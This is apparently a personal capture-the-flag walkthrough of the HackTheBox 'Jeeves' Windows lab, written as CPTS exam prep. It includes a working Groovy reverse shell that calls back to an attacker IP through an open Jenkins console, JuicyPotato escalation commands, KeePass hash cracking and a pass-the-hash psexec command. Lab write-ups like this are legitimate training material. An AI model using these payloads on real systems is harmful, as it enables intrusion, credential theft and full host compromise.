
CPTS Prep - Jeeves - Windows Medium
HTB Jeeves: a walkthrough of one of the most troll-y boxes I've done
Jeeves is a Windows box on HTB, and I'm just going to say it up front: whoever built this box is an absolute menace. In the best way. Every time I thought I'd found the flag, it turned out to be a joke. 10/10, would get trolled again.
Here's how it went.
Recon
Kicked things off with the usual nmap sweep.
r3v@copium ~> sudo nmap -sC -sV 10.129.228.112
Starting Nmap 7.94SVN ( https://nmap.org ) at 2026-08-27 10:19 CEST
Nmap scan report for 10.129.228.112
Host is up (0.099s latency).
Not shown: 996 filtered tcp ports (no-response)
PORT      STATE SERVICE      VERSION
80/tcp    open  http         Microsoft IIS httpd 10.0
|_http-title: Ask Jeeves
| http-methods:
|_  Potentially risky methods: TRACE
|_http-server-header: Microsoft-IIS/10.0
135/tcp   open  msrpc        Microsoft Windows RPC
445/tcp   open  microsoft-ds Microsoft Windows 7 - 10 microsoft-ds (workgroup: WORKGROUP)
50000/tcp open  http         Jetty 9.4.z-SNAPSHOT
|_http-title: Error 404 Not Found
|_http-server-header: Jetty(9.4.z-SNAPSHOT)
Service Info: Host: JEEVES; OS: Windows; CPE: cpe:/o:microsoft:windows

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 4h59m59s, deviation: 0s, median: 4h59m59s
| smb2-time:
|   date: 2026-08-27T13:19:25
|_  start_date: 2026-08-27T13:10:46
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
So we've got IIS on 80 "Ask Jeeves" RPC and SMB, and Jetty sitting on 50000, which is always interesting because Jetty is a pretty common container for Jenkins.
SMB enum: total dead end
Tried all the standard stuff, null sessions, guest, enum4linux-ng, the works. Nothing.
r3v@copium ~ [1]> smbclient -L -N '//10.129.228.112/'
Password for [WORKGROUP\r3v]:
do_connect: Connection to -N failed (Error NT_STATUS_NOT_FOUND)
r3v@copium ~ [1]> smbclient -L '//10.129.228.112/' -N
session setup failed: NT_STATUS_ACCESS_DENIED
r3v@copium ~ [1]> rpcclient -U "" 10.129.228.112
Password for [WORKGROUP\]:
Cannot connect to server.  Error was NT_STATUS_LOGON_FAILURE
r3v@copium ~ [1]> nxc smb 10.129.228.112 --shares -u '' -p ''
SMB         10.129.228.112  445    JEEVES           [*] Windows 10 Pro 10586 x64 (name:JEEVES) (domain:Jeeves) (signing:False) (SMBv1:True)
SMB         10.129.228.112  445    JEEVES           [-] Jeeves\: STATUS_ACCESS_DENIED
SMB         10.129.228.112  445    JEEVES           [-] Error enumerating shares: Error occurs while reading from remote(104)
Ran enum4linux-ng for good measure too, same story, no anonymous or guest sessions possible. So SMB's a wall for now, moving on to the web server.
The website: a "SQL injection" that isn't
The IIS site has a search bar, and typing pretty much anything into it kicks you to an error page with a big scary ASP.NET stack trace. My first thought, obviously, was SQL injection.

Looks exactly like the textbook error-based SQLi screenshot you'd see in every tutorial ever. Conversion failure, SQL Server version banner leaking out, the works. Except the stack trace never changes no matter what you throw at the input field. That's the tell. So I popped it open in Burp and had a look at what was actually being returned.

Yep. It's a static PNG called jeeves.PNG embedded in error.html. The entire "vulnerable" search form is a picture of a bug, not an actual bug. Classic troll move, and a pretty good one honestly, it had me poking at Repeater for a solid ten minutes before I noticed the response was literally an image tag.
Vhost enum on the port 80 site didn't turn up anything else interesting either. Time to look at that Jetty instance on 50000.
Finding Jenkins
Straight up gobuster on port 50000 with a smaller wordlist did the trick almost immediately:
r3v@copium ~> gobuster dir -u http://10.129.228.112:50000/ -w ~/SecLists/Discovery/Web-Content/directory-list-1.0.txt
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://10.129.228.112:50000/
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /home/r3v/SecLists/Discovery/Web-Content/directory-list-1.0.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/askjeeves            (Status: 302) [Size: 0] [--> http://10.129.228.112:50000/askjeeves/]
/askjeeves/ (of course it's called that) redirects into a full unauthenticated Jenkins 2.87 dashboard. No login wall, straight into the good stuff.
RCE via the Groovy script console
Jenkins with anonymous access basically always means one thing: the script console. Navigated to /askjeeves/script and it loaded right up with no auth prompt. From there it's a simple Groovy reverse shell:
String host="10.10.15.93";
int port=4444;
String cmd="cmd.exe";
Process p=new ProcessBuilder(cmd).redirectErrorStream(true).start();
Socket s=new Socket(host,port);
InputStream pi=p.getInputStream(),pe=p.getErrorStream(),si=s.getInputStream();
OutputStream po=p.getOutputStream(),so=s.getOutputStream();
while(!s.isClosed()){
while(pi.available()>0)so.write(pi.read());
while(pe.available()>0)so.write(pe.read());
while(si.available()>0)po.write(si.read());
so.flush();po.flush();Thread.sleep(50);
try {p.exitValue();break;}catch (Exception e){}
};
p.destroy();s.close();
Popped a listener, pasted the payload into the console, hit run, and landed a shell as jeeves\kohsuke.
Grabbing user.txt
Dropped into C:\Users\Administrator\.jenkins initially (couldn't cd .. out of it, permissions), so I went straight to kohsuke's own desktop instead:
C:\Users\Administrator\.jenkins>cd C:\Users\kohsuke\Desktop
cd C:\Users\kohsuke\Desktop

C:\Users\kohsuke\Desktop>dir
dir
Volume in drive C has no label.
Volume Serial Number is 71A1-6FA1

Directory of C:\Users\kohsuke\Desktop

11/03/2017  11:19 PM    <DIR>          .
11/03/2017  11:19 PM    <DIR>          ..
11/03/2017  11:22 PM                32 user.txt
               1 File(s)             32 bytes
               2 Dir(s)   2,602,221,568 bytes free
user.txt secured. On to root.
Privesc attempt: JuicyPotato (and fighting Defender the whole way)
Checked privileges on the kohsuke shell and got a very promising result:
SeImpersonatePrivilege Impersonate a client after authentication Enabled
That's basically an open invitation for JuicyPotato. systeminfo confirmed the box was Windows 10 build 10586, old enough that JuicyPotato's token impersonation tricks work fine.
Transferred JuicyPotato over via an SMB share and confirmed the exploit itself worked cleanly with a simple test:
JuicyPotato.exe -l 1337 -p C:\Windows\System32\cmd.exe -a "/c whoami > C:\Users\kohsuke\whoami.txt" -t * -c {4991d34b-80a1-4291-83b6-3328366b9097}
whoami.txt came back as nt authority\system. Great, so the exploit chain works. Getting an actual interactive shell out of it was another story entirely.
Tried nc.exe, tried nmap's ncat, tried a PowerShell one-liner reverse shell, tried tried tried. CreateProcessWithTokenW OK every single time, but nothing ever landed on my listener, and none of the spawned processes even showed up in tasklist. Windows Defender was very much alive and well and killing everything on sight, and it had tamper protection turned on so I couldn't even sc stop WinDefend despite having a SYSTEM token in hand.
Rather than burn more time fighting AV, I switched strategy: use JuicyPotato purely as a one-shot SYSTEM command executor instead of trying to get an interactive shell out of it. Worked fine for reading files and poking around, just had to run one command at a time.
The KeePass vault
Poking around kohsuke's own Documents folder (no JuicyPotato needed for this one, just normal user access) turned up something very promising:
dir C:\Users\kohsuke\Documents
CEH.kdbx
A KeePass database. Pulled it back to my box over the same SMB share I'd used to transfer JuicyPotato:
copy C:\Users\kohsuke\Documents\CEH.kdbx \\10.10.15.93\CompData\CEH.kdbx
Then cracked it the standard way:
keepass2john CEH.kdbx > ceh_hash.txt
john --wordlist=/path/to/rockyou.txt ceh_hash.txt
rockyou got there without much fuss. Popped the vault open in KeePassXC and had a good laugh at the entry names. The box dev definitely had too good of a time making this!

"It's a secret", "Keys to the kingdom", and a Jenkins admin entry with the note "We don't even need creds! Unhackable!" which, given how the box actually went is just kek.
The one I actually cared about was "DC Recovery PW" with the username administrator. Clicked in to grab the password.
Typed it out, tried it with psexec and wmiexec, got STATUS_LOGON_FAILURE both times. Retyped it carefully, still nothing. Started to think I'd misread a character somewhere (KeePass-generated strings are murder to transcribe by eye, l vs I vs 1 will get you every time), but no matter how carefully I compared it to the screenshot, the login kept failing.
Turned out the box dev had one more joke left in him

That "password" isn't a password at all, it's an NTLM hash pair in LM:NT format. aad3b435b51404eeaad3b435b51404ee is just the constant empty LM hash, and e0fb1fb85756c24235ff238cbe81fe00 is the real NT hash. No amount of careful retyping was ever going to make that work as a plaintext login, because it was never meant to be typed in as one. Classic pass-the-hash bait dressed up to look like a normal password field. Got me good.
Pass-the-hash to root
Once I clocked what it actually was, this part was easy:
psexec.py [email protected] -hashes aad3b435b51404eeaad3b435b51404ee:e0fb1fb85756c24235ff238cbe81fe00
Straight into a SYSTEM shell as Administrator. No more JuicyPotato needed, no more fighting Defender, just a clean login.
The flag itself: one more troll
Went to grab root.txt off the Administrator desktop and found this instead:
Directory of C:\Users\Administrator\Desktop
11/03/2017  10:05 AM    <DIR>          .
11/03/2017  10:05 AM    <DIR>          ..
12/24/2017  03:51 AM                36 hm.txt
11/08/2017  10:05 AM               797 Windows 10 Update Assistant.lnk
No root.txt. Just hm.txt, and reading it did not spark joy:
The flag is elsewhere. Look deeper.
Cute. Spent a while chasing red herrings, extra volumes via diskpart (nope, just the standard boot and system partitions), searching for stray .kdbx or .vhd files, filtering findstr searches, all of it came up empty.
Eventually clicked that "look deeper" was pointing at something literal, NTFS Alternate Data Streams. ADS lets you hide data inside a file so it doesn't show up with a normal dir or type, it's quite literally hidden underneath the visible file. Checked with the /r flag to reveal streams:
dir /r C:\Users\Administrator\Desktop
And there it was, a stream tacked onto hm.txt called root.txt. Read it with:
more < C:\Users\Administrator\Desktop\hm.txt:root.txt
And that was root.
Wrap-up
Full chain, start to finish:
- nmap reveals IIS on 80, Jetty on 50000
- SMB enum is a dead end, no null/guest sessions
- The "SQL injection" on port 80 is a fake error page serving a static PNG
- gobuster on port 50000 finds
/askjeeves/, an unauthenticated Jenkins 2.87 instance - Groovy reverse shell via the open script console gets a shell as kohsuke
- user.txt sits plainly on kohsuke's desktop
- SeImpersonatePrivilege is enabled, JuicyPotato proves SYSTEM command execution
- Defender kills every reverse shell payload attempted, so JuicyPotato gets used as a one-shot command runner instead
- A KeePass vault (
CEH.kdbx) turns up in kohsuke's Documents, gets cracked with rockyou - The "password" for the administrator account is actually an NTLM hash pair, not a plaintext password
- Pass-the-hash with psexec lands a clean SYSTEM shell, no more AV fighting needed
- root.txt isn't on the desktop at all, it's hidden in an NTFS Alternate Data Stream on the troll file
hm.txt
Genuinely one of the more entertaining boxes I've done. Every single "obvious" lead was a deliberate fake-out, and the real path required actually reading the hints the box was dropping rather than assuming standard tooling would just work. 10/10, would get trolled by this box dev again.